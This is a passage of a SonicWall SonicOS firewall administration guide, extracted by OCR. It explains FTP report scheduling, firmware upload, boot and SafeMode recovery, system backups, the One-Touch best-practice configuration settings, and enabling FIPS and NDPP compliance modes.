
To send perfs and/or TSRs to an FTP server:

1 Navigate to **System > Settings**.

2 Click **Send by FTP**. The **Schedule Reports** popup dialog displays.



3 Click **Set Schedule**. The **Edit Schedule** dialog displays.



The **Schedule Name** is **TSR Report Hours** and cannot be changed. All other aspects of the schedule can be changed.

4 Configure the schedule. For how to configure a schedule, see Adding a Schedule on page 218.

5 Click **OK**.

6 To send TSRs by FTP, select the **Send Tech Report by FTP**. This option is not selected by default.

7 To send perfs by FTP, select **Send Settings by FTP**. This option is not selected by default.

8 When either or both of the **Actions** settings are selected, the server fields become available. Make changes as necessary.

   a Enter the server's IP address in the **FTP Server** field. The default is **0.0.0.0**.


   b Enter the user name associated with the server in the **User name** field. The default is **admin**.

   c Enter the password associated with the user name in the **Password** field. The default is **password**.

   d Enter the directory where the reports are to be sent in the **Directory** field. The default is **reports**.

9 Click **Apply**.

Firmware Management



The **Firmware Management** section provides settings that allow for easy firmware upgrade and preferences management. The **Firmware Management** section allows you to:

- Upload and download firmware images and system settings.
- Boot to your choice of firmware and system settings.
- Manage system backups.
- Easily return your SonicWall Security Appliance to the previous system state.

NOTE: SonicWall Security Appliance **SafeMode**, which uses the same settings used **Firmware Management**, provides quick recovery from uncertain configuration states.

Topics:

Firmware Management Table

The **Firmware Management** table displays the following information:

- **Firmware Image** - in this column, the following types of firmware images are listed:
  - **Current Firmware** - firmware currently loaded on the firewall.
  - **Current Firmware with Factory Default Settings** - rebooting using this firmware image resets the firewall to its default IP addresses, username, and password.
  - **Current Firmware with Backup Settings** - a firmware image created by clicking the **Create Backup Settings** button.
  - **Uploaded Firmware** - the latest uploaded version from mysonicwall.com.
  - **Uploaded Firmware with Factory Default Settings** - the latest version uploaded with factory default settings.
  - **System Backup** - the backup firmware image and backup settings for the appliance.
- **Version** - the firmware version.
- **Date** - the day, date, and time of downloading the firmware.
- **Size** - the size of the firmware file in Megabytes (MB).

- **Download** - clicking the icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - clicking the **Boot** icon reboots the firewall with the firmware version listed in the same row.


CAUTION: Clicking Boot next to any firmware image overwrites the existing current firmware image making it the Current Firmware image.

CAUTION: When uploading firmware to the firewall, you must not interrupt the Web browser by closing the browser, clicking a link, or loading a new page. If the browser is interrupted, the firmware may become corrupted.

Updating Firmware Manually

To update firmware manually:


1 Click the **Upload New Firmware...** button. The **Upload Firmware** dialog displays.



2 Browse to the firmware file located on your local drive.

3 Click the **Upload New Firmware** button to upload the new firmware to the SonicWall Security Appliance.


4 Click the **Upload** button. The **Firmware Management** table displays the new firmware.



Firmware Image	Version	Date	Size	Download	Boot
Current Firmware	SonicOS Enhanced 6.2.5.0-18n	FRI JAN 15 00:46:58 2016	27.55 MiB		
Current Firmware with Factory Default Settings	SonicOS Enhanced 6.2.5.0-18n	FRI JAN 15 00:46:58 2016	27.55 MiB		
Current Firmware with Backup Settings	SonicOS Enhanced 6.2.5.0-18n	FRI JAN 15 00:46:58 2016	27.55 MiB		
Uploaded Firmware - **New!**	SonicOS Enhanced 6.2.5.0-19n	FRI JAN 22 00:19:35 2016	27.57 MiB		
Uploaded Firmware with Factory Default Settings - **New!**	SonicOS Enhanced 6.2.5.0-19n	FRI JAN 22 00:19:35 2016	27.57 MiB		
Uploaded Firmware with Backup Settings - **New!**	SonicOS Enhanced 6.2.5.0-19n	FRI JAN 22 00:19:35 2016	27.57 MiB		


5 Click the **Boot** icon for the version of the uploaded firmware you want. The **Opening *<filename>*** dialog displays.

6 Click **OK**. A success message displays in the **Status** bar.



7 Click the **Boot** icon for the firmware you just downloaded. A warning message displays.

8 Click **OK**. A information message about the time to boot the firmware displays.



9 Click **OK**. An information message about the boot status displays in the **Status** bar.

Another message displays.

10 Log back in when the log in dialog displays. Both the **System > Status** and **System > Settings** pages reflect the firmware update.

Creating a Backup Firmware Image


When you click the **Create Backup Settings** button, the SonicWall Security Appliance takes a “snapshot” of your current system state, firmware and configuration preferences, and makes the snapshot the new System Backup firmware image. Clicking **Create Backup Settings** overwrites the existing **System Backup** firmware image as necessary.

NOTE: For TZ series appliances, the System Backup file is a small settings file that can be booted with either Current or Uploaded firmware. It does not contain a firmware image.

Use the System Backup file for saving good configurations and then booting them if upgrades or future configurations cause instability or other serious issues. The file is conveniently saved onboard. The date and time the file was created as well as the firmware version in use at the time is displayed in the **NOTE** above the **Firmware Management** table. The dates for each item listed in the **Firmware Management** table are the build dates for the firmware images themselves.

To create a backup file:

1 Click the **Create Backup** button. A warning message displays.



2 Click **OK**. It may take a few minutes to create the backup file. When the file has been created, the **Note** above the **Firmware Management** table displays the date and time of the file was created.

Using SafeMode to Upgrade Firmware

NOTE: For how to use SafeMode to upgrade firmware for the SuperMassive 9800, see Using SafeMode to Upgrade Firmware for the SuperMassive 9800 on page 228.

If you are unable to connect to the SonicOS management interface, you can restart the security appliance in SafeMode. The SafeMode feature allows you to recover quickly from uncertain configuration states with a simplified management interface that includes the same settings available on the **System > Settings** page.

To use SafeMode to upgrade firmware:

1. Connect your computer to the MGMT port on the appliance and configure your IP address with an address on the `192.168.1.0/24` subnet, such as `192.168.1.20`.
2. To force the appliance into SafeMode, use a narrow, straight object, like a straightened paper clip or a toothpick, to press and hold the **Reset** button on the front of the SonicWall appliance for at least twenty seconds, until the **Test** light begins blinking.
3. The **Test** light begins to blink when the SonicWall security appliance has rebooted into SafeMode.
4. Enter `192.168.1.254` into your computer's Web browser to access the SafeMode management interface.
5. Click **Upload New Firmware**, and then browse to the location where you saved the SonicOS firmware image, select the file and click the **Upload** button.
6. Select the **Boot** icon in the row for one of the following:
    - **Uploaded Firmware - New! –** Use this option to restart the appliance with your current configuration settings.
    - **Uploaded Firmware with Factory Default Settings- New! –** Use this option to restart the appliance with default configuration settings.
7. In the confirmation dialog, click **OK** to proceed.
8. To connect to SonicOS through the LAN or WAN interface of the firewall, disconnect your computer from the MGMT port, and reconfigure it to automatically obtain an IP address and DNS server address, or reset it to its normal static values.
9. Connect your computer to the local network and point your browser to the LAN or WAN IP address of the SonicWall appliance.
10. After successfully booting the firmware, the log-in screen displays. If you restarted with factory default settings, enter the default user name and password (**admin**/**password**) to access the SonicOS management interface.

Using SafeMode to Upgrade Firmware for the SuperMassive 9800

If you are unable to connect to the SonicOS management interface, you can restart the security appliance in SafeMode. The SafeMode feature allows you to recover quickly from uncertain configuration states with a simplified management interface that includes the same settings available on the **System > Settings** page.


IMPORTANT: It is highly recommended you export the settings before upgrading the firmware using SafeMode. For how to export settings, see Export Settings on page 222.

To use SafeMode to upgrade firmware on the firewall:

CAUTION: Placing the firewall in SafeMode may make it available to other subnets and, therefore, accessible by non-authenticated users. Disable the SafeMode feature immediately after upgrading the firmware.

1 Navigate to **Network > Interfaces**.

2 In the **Network Settings** table, click the **Edit** icon for the MGMT interface. The **Edit Interface – MGMT** dialog displays.



3 Ensure you have recorded the chassis IP address for:


- A firewall from the **Chassis IP Address** field.
- An HA pair, the primary and secondary HA units from the **Chassis IP Address (Primary)** and **Chassis IP Address (Secondary)** fields.

4 For **Chassis Management**, ensure these checkboxes are selected: **HTTP**, **Ping**, **SSH**.

5 Click **OK**.

6 Open a web browser.

7 Enter the chassis IP address (or chassis IP address for the primary) in the browser. The **Chassis** management page displays.



8 Click **Upload New Firmware**, and then browse to the location where you saved the SonicOS firmware image.

9 Select the file, and click the **Upload** button.

10 Select the **Boot** icon in the row for one of the following:

- **Uploaded Firmware - New!** – Use this option to restart the appliance with your current configuration settings.
- **Uploaded Firmware with Factory Default Settings- New!** – Use this option to restart the appliance with default configuration settings.

11 In the confirmation dialog, click **OK** to proceed.

12 After successfully booting the firmware, the log in screen displays. If you restarted with factory default settings, enter the default user name and password (**admin**/**password**) to access the SonicOS management interface.

13 Navigate to **Network > Interface**.


14 In the **Network Settings** table, click the **Edit** icon for the MGMT interface.

15 In **Chassis Management,** ensure these checkboxes are cleared: **HTTP**, **Ping**, **SSH**.

16 Click **OK**.

Firmware Auto-Update

NOTE: Firmware updates are available only to registered users with a valid support contract. You must register your SonicWall at https://www.mysonicwall.com.



SonicOS supports the Firmware Auto-Update feature, which helps ensure that your SonicWall Security Appliance has the latest firmware release. Firmware Auto-Update contains the following options:

- **Enable Firmware Auto-Update** - Displays an **Alert** icon when a new firmware release is available. This setting is enabled by default.
- **Download new firmware automatically when available** - Downloads new firmware releases to the SonicWall Security Appliance when they become available. This option is not selected by default.

One-Touch Configuration

The One-Touch Configuration Override feature is configured on the **System > Settings** page. It can be thought of as a quick tune-up for your SonicWall network security appliance's security settings. With a single click, One-Touch Configuration Override applies over sixty configuration settings to implement SonicWall's recommended best practices. These settings ensure that your appliance is taking advantage of SonicWall's security features.

NOTE: A system restart is required for the updates to take full effect.

There is a set of **One-Touch Configuration Overrides** buttons:

- **DPI and Stateful Firewall Security** – For network environments with Deep Packet Inspection (DPI) security services enabled, such as Gateway Anti-Virus, Intrusion Prevention, Anti-Spyware, and App Rules.
- **Stateful Firewall Security** – For network environments that do not have DPI security services enabled, but still want to employ SonicWall's stateful firewall security best practices.

Both of the One-Touch Configuration Override deployments implement the following configurations:

- Configure Administrator security best practices
- Enforce HTTPS login and disables ping
- Configure DNS Rebinding
- Configure Access Rules best practices
- Configure Firewall Settings best practices
- Configure Firewall Flood Protection best practices

- Configure VPN Advanced settings best practices
- Configure Log levels
- Enable Flow Reporting and Visualization


The DPI and Stateful Firewall Security deployment also configures the following DPI-related configurations:

- Enable DPI services on all applicable zones
- Enable App Rules
- Configure Gateway Anti-Virus best practices
- Configure Intrusion Prevention best practices
- Configure Anti-Spyware best practices

To see exactly which settings are reconfigured, click on the **Preview applicable changes** link next to each button. A page displays with a list of each setting and the value to which it will be set.

CAUTION: Be aware that the One-Touch Configuration Override may change the behavior of your SonicWall security appliance. Review the list of configurations before applying One-Touch Configuration Override. In particular, these configurations may affect your experience:

- **Administrator password requirements on the System > Administration page**
- **Requiring HTTPS management**
- **Disabling HTTP to HTTPS redirect**
- **Disabling Ping management**



Using the One-Touch DPI and Stateful Firewall high security applies the following configurations to the system. A system restart is then required for the updates to take full effect.

System>Administration

1. Password must be changed every 90 days
2. Bar repeated password changes for 4 changes
3. Enforce password complexity: Require alphabetic, numeric and symbolic characters
4. Apply the above password constraints for: all user categories
5. Enable administrator/user lockout
6. Failed Login attempts per minute before lockout: 7
7. Enable inter-administrator messaging
8. Inter-administrator Messaging polling interval (seconds): 10

Network>Interfaces

9. Any interface allowing HTTP management is replaced with HTTPS Management
10. Any setting to 'Add rule to enable redirect from HTTP to HTTPS' is disabled
11. Ping Management is disabled on all interfaces

Network>Zones

12. Intrusion Prevention is enabled on all applicable default Zones
13. Gateway Anti-Virus protection is enabled on all applicable default Zones
14. Anti-Spyware protection is enabled on all applicable default Zones

Network>DNS

15. Enable DNS Rebinding protection
16. DNS Rebinding Action: Log Attack & Drop DNS Reply

Firewall>Access Rules

17. Any Firewall policy with an Action of Deny, the Action is changed Discard
18. Source IP Address connection limiting with a threshold of 128 connections is enabled for all firewall policies

Firewall Settings>Advanced

19. Turn on Enable Stealth Mode
20. Turn on Randomize IP ID

⋮

39. Turn on Prevent All and Detect All for Medium Priority Attacks
40. Turn on Prevent All and Detect All for Low Priority Attacks

Security Services>Anti-Spyware

41. If licensed, Enable Anti-Spyware
42. Turn on Prevent All and Detect All for High Priority Attacks
43. Turn on Prevent All and Detect All for Medium Priority Attacks
44. Turn on Prevent All and Detect All for Low Priority Attacks
45. Configure Anti-Spyware Settings: Turn on Disable SMTP Responses
46. Configure Anti-Spyware Settings: Turn off Enable HTTP Clientless Notification Alerts

Log>Categories

47. Set Logging Level: Debug
48. Set Alert Level: Warning

Log>Name Resolution

49. Set Name Resolution Method to: DNS then NetBIOS

Internal Settings

50. Turn on Protect against TCP State Manipulation DoS
51. Turn on Apply IPS Signatures Bidirectionally
52. Allow launching of AppFlow monitor in stand-alone browser frame
53. Enable Visualization UI for Non-Admin/Config users

FIPS

When operating in FIPS (Federal Information Processing Standard) Mode, the SonicWall appliance supports FIPS 140-2 Compliant security. Among the FIPS-compliant features of the SonicWall appliance include PRNG-based on SHA-1 and only FIPS-approved algorithms are supported (DES, 3DES, and AES with SHA-1).

NOTE: FIPS in SonicOS 6.2.5.1 and above supports FIPS 2K certificate signing support (112 bits of security strength; 2048-bit key) while maintaining backward compatibility with previous signature modes.


To enable FIPs and see a list of which of your current configurations are not allowed or are not present:

NOTE: The **Enable FIPS Mode** checkbox cannot be enabled at the same time as the **Enable NDPP Mode** checkbox, which is also on the **Setting** page.

1 Go to the **Systems > Settings** page.

2 Scroll to the bottom to the **FIPS** section.

3 Select the **Enable FIPS Mode** option. This option is not selected by default. The FIPS Mode Verification dialog appears with a list of your required and not allowed configurations.



4 If your SonicWall appliance:

- Complies with the checklist, go to Step 5.
- Does not comply with the checklist, manually change or disable settings to be compliant with FIPS mode requirement.

TIP: Leave the checklist dialog open while you make the configuration changes. If you click **OK** before all required changes are complete, the **Enable FIPS Mode** checkbox is cleared automatically upon closing the verification dialog. Select the checkbox again to see what configuration changes are still needed for FIPS compliance.

5 Click **OK** to reboot the security appliance in FIPS mode. A second warning displays.

6 Click **Yes** to continue rebooting. To return to normal operation, clear the **Enable FIPS Mode** checkbox and reboot the firewall in non-FIPS mode.

CAUTION: When using the SonicWall Security Appliance for FIPS-compliant operation, the tamper-evident sticker that is affixed to the SonicWall Security Appliance must remain in place and untouched.

NDPP

A SonicWall network security appliance can be enabled to be compliant with Network Device Protection Profile (NDPP), but certain firewall configurations are either not allowed or are required.

NOTE: NDPP is a part of Common Criteria (CC) certification. However, NDPP in SonicOS is not currently certified.

The security objectives for a device that claims compliance to a Protection Profile are defined as follows:

> Compliant TOEs (Targets Of Evaluation) will provide security functionality that address threats to the TOE and implement policies that are imposed by law or regulation. The security functionality provided includes protected communications to and between elements of the TOE; administrative access to the TOE and its configuration capabilities; system monitoring for detection of security relevant events; control of resource availability; and the ability to verify the source of updates to the TOE.

You enable NDPP by selecting the **Enable NDPP Mode** option on the **System > Settings** page. Once you do this, a popup message displays with the NDPP mode setting compliance checklist. The checklist displays every setting in your current SonicOS configuration that violates NDPP compliance so that you can change these settings. You need to navigate around the SonicOS management interface to make the changes. The checklist for an appliance with factory default settings is shown in the following procedure.

